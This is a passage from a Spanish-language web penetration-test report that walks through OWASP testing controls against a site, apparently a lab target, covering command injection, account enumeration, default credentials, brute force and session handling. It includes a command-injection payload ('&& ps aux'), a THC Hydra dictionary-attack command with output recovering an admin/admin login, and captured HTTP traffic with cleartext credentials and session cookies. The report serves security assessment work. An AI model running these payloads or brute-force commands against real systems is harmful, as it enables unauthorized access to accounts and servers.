


Ilustración 5: Testing Local File Inclusion

OTG-INPVAL-014: Testing Command Injection

Descripción

En este control se comprobará la ejecución de comandos del sistema operativo a través de peticiones HTTP a la aplicación.

Herramientas:

- Commix

Pruebas realizadas

Se detecta que el formulario de la página http://www.shopathome.com/index.php?page=dns-lookup.php es vulnerable a Command Injection. Se introduce el siguiente comando y se comprueba que se muestra el resultado del comando ejecutado en la página:

```
&& ps aux
```




Ilustración 6: Testing Command Injection

2.2.2 A2 – Pérdida de Autenticación y Gestión de Sesiones

Las funciones de la aplicación relacionadas a autenticación y gestión de sesiones son frecuentemente implementadas incorrectamente, permitiendo a los atacantes comprometer contraseñas, claves, token de sesiones, o explotar otras fallas de implementación para asumir la identidad de otros usuarios.

Algunos puntos importantes a tener en cuenta que habría que comprobar:

- ¿Están protegidos los activos de la gestión sesiones como credenciales y los identificadores de sesión?
- Las credenciales de los usuarios no están protegidas cuando se almacenan utilizando hash o cifrado.

- Se pueden adivinar o sobrescribir las credenciales a través de funciones débiles de gestión de sesión (creación de usuarios, cambio de contraseñas, recuperación de contraseñas, …).
- Los ID de sesión son vulnerables a ataques de fijación de la sesión.
- Los ID de sesión de expiran o las sesiones de usuario o los tokens de autenticación. Los tokens de inicio de sesión (SSO), no son invalidados durante el cierre de sesión.
- Los ID de sesiones no son rotados luego de una autenticación.
- Las contraseñas, ID de sesión y otras credenciales son transmitidas a través de canales no cifrados.

OTG-IDENT-001 Test Role Definitions

Descripción

El objetivo de este control es validar los roles definidos en la aplicación de manera que sean capaces de gestionar adecuadamente el acceso a las distintas funcionalidades ofrecidas e información del sistema.

Para validar este control es útil construir una matriz en la que se enumeren los roles que pueden ser proporcionados, y se vaya explorando y anotando los permisos que cuenta cada rol en los diferentes objetos incluidos en la web. Si esta matriz no existe el auditor debería de generar una y determinar si la matriz satisface las políticas de acceso para la aplicación.

Este control deberá realizarse de forma manual, aunque puede ser útil contar con un spider.

Pruebas realizadas

En la aplicación objetivo de esta auditoría no se detecta la implementación de roles diferentes con varios niveles de autorización en la aplicación.

OTG-IDENT-002 Test User Registration Process

Descripción

Los objetivos de este control son:

- Verificar que los requerimientos de identificación para el registro de usuarios están alineados con los requerimientos del negocio y la seguridad.

1. ¿Puede alguien registrarse?
2. ¿Son los registros vetados por una persona antes de proporcionar el acceso? O los accesos son concedidos automáticamente?
3. ¿Puede la misma persona o identidad registrar múltiples veces?
4. ¿Pueden los usuarios registrar diferentes roles o permisos?
5. ¿Qué prueba o identificación es requerida para un registro satisfactorio?
6. ¿Son verificados los registros?

- Validar el proceso de registro.

1. ¿Puede la información de identificación ser fácilmente falsificada y olvidada?
2. ¿Se puede manipular la identificación proporcionada en el intercambio inicial durante el proceso de registro?

Como herramientas se pueden usar proxies web.

Pruebas realizadas

Se prueba el registro de usuarios. Se crea el usuario con nombre “usuario1”.




Ilustración 7: Testing User Registration Process

Se comprueba lo siguiente:

- Cualquiera puede registrarse en la página.
- Los registros no son validados por ninguna persona.
- La misma persona puede crear varias cuentas aunque no puede elegir el rol del usuario.
- No hay ninguna prueba o identificación implementada durante el registro.

OTG-IDENT-003 Test Account Provisioning Process

Descripción

En este control se verificará cuales son las cuentas que pueden proporcionar otras cuentas y de qué tipo son éstas.

Se determinará los roles que son capaces de proporcionar usuarios y qué tipos de cuentas se pueden proporcionar:

- ¿Hay alguna verificación, investigación de antecedentes y autorización de solicitudes de aprovisionamiento?
- ¿Hay alguna verificación, proceder a la instrucción y autorización de solicitudes de supresión de aprovisionamiento?

- ¿Puede un administrador crear cuentas de administradores o sólo de usuarios?
- ¿Puede un administrador crear cuentas de usuarios con privilegios mayor que el propio?

El control se comprobará manualmente aunque puede ser útil el uso de proxies HTTP.

Pruebas realizadas

Se comprueba que cualquier usuario puede crear nuevas cuentas en el sitio web y que no se realiza ninguna investigación ni verificación antes de proporcionar el usuario.

OTG-IDENT-004 Testing for Account Enumeration and Guessable User Account

Descripción

Este control tiene como objetivo verificar si es posible recolectar nombres de usuarios interactuando con la página web. Los nombres de usuarios pueden ser útiles en ataques de fuerza bruta o de diccionario, en los que teniendo un usuario solo sería necesario conseguir la contraseña.

Mostrar un mensaje cuando se proporciona un usuario valido y otro diferente cuando se proporciona uno inválido puede ser utilizado para enumerar los usuarios de la aplicación.

El test puede comprobar lo siguiente:

Mensajes HTTP de respuesta:

- Usuario válido / contraseña válida.
- Usuario válido / contraseña incorrecta.
- Usuario no existente.

Otras maneras de enumerar usuarios:

- Analizar los códigos de error recibidos en las páginas de login.
- Analizar las URLs y redirecciones.
- URIs recibidas.
- Analizar los títulos de las páginas web.
- Analizar los mensajes recibidos en una función de recuperación.
- Mensajes de error 404.
- Adivinar usuarios por patrones seguidos en la creación de las cuentas de usuario.

Pruebas realizadas

Se comprueba que es posible la enumeración de cuentas de usuario en la aplicación objetivo de esta auditoría ya que se proporciona un mensaje diferente cuando se introduce un usuario incorrecto a cuando la contraseña es incorrecta.

Mensaje mostrado al introducir un usuario incorrecto:




Ilustración 8: Testing Account Incorrect

Mensaje mostrado al introducir un usuario válido y contraseña invalida:




Ilustración 9: Testing Password Incorrect

OTG-IDENT-005 Testing for Weak or unforced username policy

Descripción

Las cuentas de usuario a menudo tienen una estructura o patrón y es posible adivinar fácilmente los nombres de cuentas válidos.

En este control se comprobará:

- Determinar la estructura de nombres de cuentas.
- Evaluar las respuestas de la aplicación ante nombres de cuentas validas e invalidas.
- Uso de diferentes respuestas ante la enumeración nombres de cuentas válidas e inválidas.
- Uso de nombres de cuentas basadas en diccionarios para enumerar nombres de cuentas.

Pruebas realizadas

Como se ha visto en el anterior control, la aplicación muestra un mensaje diferente al introducir usuario invalidos a cuando se introduce usuario válidos y contraseña invalida. Esto se puede utilizar para enumerar usuarios.

Analizando el fichero http://www.shopathome.com/passwords/accounts.txt publicado en la web, se observa que los identificadores de usuarios siguen el mismo patrón, se construyen en la mayoría de los casos usando el nombre principal de la persona.

OTG-AUTHN-002 Testing for default credentials

Descripción

En muchas ocasiones las contraseñas por defecto una vez instalada la aplicación o creada la cuenta no son actualizadas. Esto puede ser utilizado por un atacante para ganar acceso al sistema.

Se comprobará:

- **Credenciales por defecto de aplicaciones comunes.** Los fabricantes usan unas credenciales determinadas conocidas por defecto. Si conocemos el fabricante y el modelo podemos saber las contraseñas por defecto asignadas por el fabricante. También se pueden deducir usando nombres de usuarios comunes, nombres de usuarios relacionados con la organización, contactos con los que hayamos mantenido comunicación, contraseñas en blanco, revisión del código fuente de la página en busca de referencias a usuarios y contraseñas, usuarios o contraseñas escritos en los comentarios de la aplicación.

- **Comprobar el uso de contraseñas por defecto al crear nuevas cuentas.** Buscar en la página de registro para intentar identificar algún patrón en el formato, extrapolar en la aplicación como los usuarios son creados, determinar si el sistema genera contraseñas predecibles, si se ha identificado el nombre de usuarios se podrá realizar una fuerza bruta de contraseñas, usar contraseñas en blanco o el nombre del usuario como contraseña para los usuarios conocidos.

Herramientas:

- Burp Intruder
- THC Hydra
- Brutus
- Nikto 2

Pruebas realizadas

Se descarga un diccionario de contraseñas:

- http://downloads.skullsecurity.org/passwords/john.txt.bz2

Se realiza un ataque de diccionario para intentar obtener la contraseña del usuario admin:

```
# hydra -l admin -P john.txt www.shopathome.com http-post-form "/index.php?page=login.php:username=^USER^&password=^PASS^&login-php-submit-button=Login:Not Logged In"
Hydra v8.1 (c) 2014 by van Hauser/THC - Please do not use in military or secret service organizations, or for illegal purposes.

Hydra (http://www.thc.org/thc-hydra) starting at 2016-05-15 05:19:52
[DATA] max 16 tasks per 1 server, overall 64 tasks, 3107 login tries (l:1/p:3107), ~3 tries per task
[DATA] attacking service http-post-form on port 80
[STATUS] 736.00 tries/min, 736 tries in 00:01h, 2371 todo in 00:04h, 16 active
[80][http-post-form] host: www.shopathome.com   login: admin   password: admin
1 of 1 target successfully completed, 1 valid password found
Hydra (http://www.thc.org/thc-hydra) finished at 2016-05-15 05:22:20
```

La contraseña del usuario admin es admin.

Se demuestra que se usan contraseñas por defecto o comunes.

OTG-AUTHN-003 Testing for Weak lock out mechanism

Descripción

Comprobar si existe algún mecanismo para evitar un ataque de fuerza bruta de contraseñas. Normalmente se debería de bloquear la cuenta tras 3 o 5 intentos fallidos y que sea desbloqueada pasado un periodo de tiempo, tras la intervención de un administrador u otro mecanismo de desbloqueo.

Los objetivos de este control son:

- Evaluar el mecanismo de bloqueo para mitigar ataques de fuerza bruta de contraseñas.
- Evaluar la resistencia del mecanismo de desbloqueo a cuentas no autorizadas.

Pruebas realizadas

Se comprueba por la prueba realizada en el control anterior que no hay un mecanismo de bloqueo ante un ataque de fuerza bruta de contraseñas.

OTG-AUTHN-004 Testing for bypassing authentication schema

Descripción

Algunos esquemas de autenticación no están implementados correctamente y es posible saltárselos simplemente llamando directamente a páginas internas, modificando parámetros en la URL o mediante el robo de sesiones.

Algunas pruebas que se pueden realizar:

- Petición directa a páginas.
- Modificación de parámetros.
- Predicción del ID de sesión.
- Inyección SQL.

Herramientas:

- WebScarab
- WebGoat
- OWASP Zed Attack Proxy (ZAP)

Pruebas realizadas

Como se ha comentado en el control de SQLi, el formulario de login es vulnerable a SQLi y permite saltar el control de acceso.

OTG-AUTHN-005 Test remenber password funtionality

Descripción

Chequear la funcionalidad de recordar contraseña de los navegadores y las páginas web. Las contraseñas se almacenarán por el navegador. Si un atacante ganara acceso al navegador de la víctima podría conseguir las contraseñas almacenadas.

Se puede testear lo siguiente:

- Buscar passwords almacenadas en las cookies.
- Analizar los mecanismos de hashing.
- Verificar que las credenciales solo se envían durante la fase de autenticación y no cada vez que se hace una petición.
- Considerar otros campos sensibles.

Pruebas realizadas

Se detecta lo siguiente:

- Se ofrece la opción de guardar la contraseña en el navegador.
- En las cookies se almacena el id de sesión.
- Las contraseñas se envían durante la fase de autenticación, no cada vez que se hace una petición.

- Cuando el usuario se autentica se agregan nuevas cookies con el nombre e identificador del usuario logado.

```
POST /index.php?page=login.php HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=login.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

username=admin&password=admin&login-php-submit-button=Login

GET /index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=login.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive
```

OTG-AUTHN-006 Testing for Browser cache weakness

Descripción

En este control se analizará la información almacenada en el historial de búsqueda y en la caché del navegador y se comprobará que no se guarda información sensible.

Pruebas realizadas

Tras navegar por la página se accede a la cache del navegador indroduciendo en la barra de direcciones “about:cache”. Se comprueba que se almacena lo siguiente:

- Imágenes en formato png y jpg.
- Ficheros Javascript.
- Ficheros css.
- Ficheros .inc.

En el historial se guardan los parámetros de las urls:

```
http://www.shopathome.com/phpinfo.php?=PHPE9568F35-D428-11d2-A769-00AA001ACF42
http://www.shopathome.com/index.php?page=password-generator.php&username=anonymous
```

OTG-AUTHN-007 Testing for weak password policy

Descripción

En este control se determinará la resistencia de la aplicación contra un ataque de fuerza bruta usando un diccionario para adivinar las contraseñas, evaluando la longitud, complejidad, reutilización y caducidad de las contraseñas.

Comprobar:

- Caracteres permitidos para construir una contraseña.
- Como de rápido puede un usuario cambiar su contraseña.
- Cuando debe cambiar un usuario su contraseña.
- Cada cuanto tiempo un usuario puede reutilizar su contraseña.
- Como de diferente tiene que ser la siguiente contraseña con respecto a la anterior.
- Puede un usuario usar su nombre de usuario y otra información de la cuenta en la contraseña?

Pruebas realizadas

Se crea un usuario con la contraseña en blanco y se detecta que no hay establecida una política de contraseñas seguras.

OTG-AUTHN-008 Testing for Weak security question/answer

Descripción

A veces, a la hora de crear una cuenta, se requiere al usuario que seleccione unas preguntas pregeneradas y proporcione una respuesta para, en el caso de que lo necesite, recuperar su contraseña. Otras veces se le da la opción de generar sus propias preguntas y respuestas. Ambos métodos podrían ser inseguros. Las preguntas y respuestas deberían ser solamente conocidas por el usuario y por nadie más.

Preguntas pregeneradas:

- Las preguntas pueden contener miembros de la familia o amigos cercanos del usuario. “¿Cuál es la fecha de tu cumpleaños?”
- Las respuestas pueden ser fácilmente adivinables. “¿Cuál es tu color favorito?”
- Las respuestas pueden ser adivinadas fácilmente por fuerza bruta. ¿Cuál es el nombre de tu profesora favorita del insituto?”
- Las respuestas pueden ser descubiertas por ser información que podría estar publicada. “¿Cuál es tu película favorita?”

Preguntas generadas por el usuario:

- Podrían generarse preguntas inseguras por ser muy fáciles de resolver. “¿Cuánto es 1 + 1?” o “¿Cuál es tu nombre de usuario?”

Pruebas realizadas

Se comprueba que no hay implementado en la aplicación web un mecanismo de recuperación de contraseña mediante preguntas.

OTG-AUTHN-009 Testing for weak password change or reset functionalities

Descripción

- Determinar la resistencia de la funcionalidad de cambio de contraseña permitiendo a alguien cambiar la contraseña de una cuenta.
- Determinar la resistencia de la funcionalidad de resetear la contraseña contra su adivinación o bypass.

Pruebas realizadas

Se comprueba que la aplicación no permite el cambio de contraseña al usuario.

OTG-SESS-001 Testing for Bypassing Session Management Schema

Descripción

Para evitar continuas autenticaciones a cada página web o servicio, las aplicaciones web utilizan mecanismos para almacenar y validar credenciales para un periodo de tiempo prefijado. Estos mecanismos gestionan la sesión del usuario y pueden ser explotados para obtener acceso a la cuenta del usuario sin necesidad de proporcionar las credenciales.

Para la gestión de la sesión se usan las cookies, generadas por el servidor y enviadas al cliente, identifican al usuario a través de múltiples peticiones hasta que la cookie caduque o sea destruida. Los datos almacenados en la cookie puede proporcionar al servidor gran cantidad de información sobre el usuario, acciones realizadas, preferencias, etc.

En este control se chequeará la resistencia de la cookie a múltiples ataques. El objetivo es generar una cookie que sea considerada válida por la aplicación y pueda proporcionar acceso no autorizado.

- ¿Son todas las directivas Set-Cookie etiquetados como Secure?
- ¿Alguna de las operaciones de la cookie se llevan a cabo sobre el transporte sin cifrar?
- ¿Puede la cookie de ser forzada sobre el transporte sin cifrar?
- Si es así, ¿cómo mantiene la aplicación la seguridad?
- ¿Hay cookies persistentes?

Pruebas realizadas

Se comprueba lo siguiente:

- No se utiliza la opción Secure para transmitir las cookies por canales seguros.
- Las cookies se transportan por canales sin cifrar.
- La cookie de sesión mantiene su valor incluso cuando un usuario se autentica correctamente en la aplicación.

OTG-SESS-002 Testing for Cookies attributes

Descripción

Usando un proxy o plugin del navegador, se recogerán las respuestas donde se haya asignado una cookie por la aplicación y se inspeccionará lo siguiente:

- **Atributo Secure:** las cookies que contengan información sensible o sean tokens de sesión deberán siempre transmitirse por canales seguros. El atributo Secure le dice al navegador que solo envíe la cookie si la petición está siendo enviada a través de un canal seguro como HTTPS.
- **Atributo HttpOnly:** este atributo es usado para ayudar a prevenir ataques como cross-site-scripting, y que la cookie no sea accedida desde un script de cliente como Javascript. No todos los navegadores lo soportan.
- **Atributo Domain:** verificar que el dominio se ha asignado adecuadamente. Solo se debe establecer para el servidor que necesita recibir la cookie.
- **Atributo Path:** asegurarse que este atributo se ha asignado adecuadamente. Incluso si el atributo domain se asigna correctamente si el Path se establece para el directorio raíz, entonces puede ser vulnerable a las aplicaciones menos seguras en el mismo servidor.
- **Atributo Expire:** si este atributo se asigna a un momento en el futuro comprobar que la cookie no contiene información sensible.

Pruebas realizadas

En las pruebas realizadas no se detecta el uso de los atributos de las cookies indicados anteriormente. En la siguiente petición se usa la variable de sesión PHPSESSID que viaja a través de HTTP sin cifrar.

```
GET / HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 10 Apr 2016 17:38:45 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: PHPSESSID=v6isbpaealme5djait6918pui2; path=/
Set-Cookie: showhints=1
Logged-In-User:
Vary: Accept-Encoding
Content-Length: 45635
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

La siguiente petición y respuesta corresponde a una autenticación de un usuario. Las credenciales viajan en el cuerpo en texto claro.

```
POST /index.php?page=login.php HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=login.php
Cookie: PHPSESSID=v6isbpaealme5djait6918pui2; showhints=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 68

username=usuario&password=contrase%F1a&login-php-submit-button=Login

HTTP/1.1 200 OK
Date: Sun, 10 Apr 2016 21:34:44 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50380
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

OTG-SESS-003 Testing for Session Fixation

Descripción

Cuando una aplicación no renueva la cookie de sesión después de una autenticación de usuario exitosa, podría ser vulnerable a un ataque de fijación de la sesión, ya que se podría usar una cookie conocida por el atacante.

Pruebas realizadas

Se detecta lo siguiente:

- No se obliga a que la cookie vaya por un canal cifrado.
- La cookie de sesión no se renueva.
- La cookie de sesión no se renueva tras una autenticación exitosa de un usuario. Las pruebas que evidencian esto se pueden ver en el siguiente control.

OTG-SESS-004 Testing for Exposed Session Variables

Descripción

Si los tokens de sesión se exponen podrían permitir a un atacante hacerse pasar por una víctima y acceder a la aplicación de forma ilegítima. Es importante que se protejan en todo momento, especialmente durante el tránsito entre el cliente y el servidor.

Hay que tener en cuenta que si hay un elemento en el sitio donde el usuario realiza un seguimiento con ID de sesión pero la seguridad no está presente, es esencial que se utilice un identificador de sesión diferente.

Pruebas realizadas

Se detecta que el identificador de sesión se envía por un canal no cifrado, el acceso a esta información podría permitir a un atacante.

Al autenticarse un usuario se asigna una nuevas cookies, “uid=1” y “username=admin” en el caso del usuario admin. En cada petición se envían estas cookies.

Se observa también que el id de sesión no cambia tras la autenticación en la página.

```
POST /index.php?page=login.php HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=login.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1
Connection: keep-alive
Content-Type: application/x-www-form-urlencoded
Content-Length: 59

username=admin&password=admin&login-php-submit-button=Login

HTTP/1.1 302 Found
Date: Sun, 10 Apr 2016 17:02:33 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Set-Cookie: username=admin
Set-Cookie: uid=1
Location: index.php?popUpNotificationCode=AU1
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 50380
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html

GET /index.php?popUpNotificationCode=AU1 HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=login.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive

HTTP/1.1 200 OK
Date: Sun, 10 Apr 2016 17:02:36 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
Phusion_Passenger/4.0.38 mod_perl/2.0.4 Perl/v5.10.1
X-Powered-By: PHP/5.3.2-1ubuntu4.30
Logged-In-User: admin
Vary: Accept-Encoding
Content-Length: 46123
Keep-Alive: timeout=15, max=100
Connection: Keep-Alive
Content-Type: text/html
```

OTG-SESS-006 Testing for logout functionality

Descripción

La terminación de la sesión es una parte importante del ciclo de vida de la sesión. Reduciendo al mínimo el tiempo de vida de los tokens de sesión disminuimos la probabilidad de sufrir un ataque exitoso de robo de sesión.

Se comprobará lo siguiente:

Botón de logout:

- Todas las páginas deberían de contener un botón de logout.
- El botón de logout debería de ser identificado rápidamente.
- Después de cargar la página el botón de logout debería de ser visible sin scrolling.

Terminación de sesión en el lado del servidor:

- Comprobar si los token se mantienen activos después de crearse nuevos valores y si es posible reusarlos.

Timeout de sesión:

- Una aplicación web debería de terminar la sesión automáticamente en el lado del servidor después de un tiempo.

Terminación de sesión en un entorno single-sign-on:

- Un entorno SSO causa la coexistencia de múltiples sesiones las cuales tienen que ser terminadas de forma separada.

Pruebas realizadas

Se detecta lo siguiente:

- El botón de logout está presente en todas las páginas del sitio web.
- El botón de logout se identifica fácilmente, se encuentra entre las opciones del menú superior.
- La sesión no se termina después de un tiempo.




Ilustración 10: Testing for logout functionality

OTG-SESS-007 Test Session Timeout

Descripción

Comprobar la implementación de un timeout de sesiones. El timeout define la cantidad de tiempo que una sesión se mantendrá activa en caso de no detectarse actividad.

Pruebas realizadas

No se detectan opciones en las cabeceras para la expiración de las sesiones.

```
GET /javascript/ddsmoothmenu/ddsmoothmenu.js HTTP/1.1
Host: www.shopathome.com
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10.9; rv:35.0) Gecko/20100101
Firefox/35.0
Accept: */*
Accept-Language: es-ES,es;q=0.8,en-US;q=0.5,en;q=0.3
Accept-Encoding: gzip, deflate
Referer: http://www.shopathome.com/index.php?page=source-viewer.php
Cookie: PHPSESSID=7j2loa4j2572ln138upttq2uk2; showhints=1; username=admin; uid=1
Connection: keep-alive

HTTP/1.1 404 Not Found
Date: Sun, 10 Apr 2016 17:23:08 GMT
Server: Apache/2.2.14 (Ubuntu) mod_mono/2.4.3 PHP/5.3.2-1ubuntu4.30 with Suhosin-Patch
proxy_html/3.0.1 mod_python/3.3.1 Python/2.6.5 mod_ssl/2.2.14 OpenSSL/0.9.8k
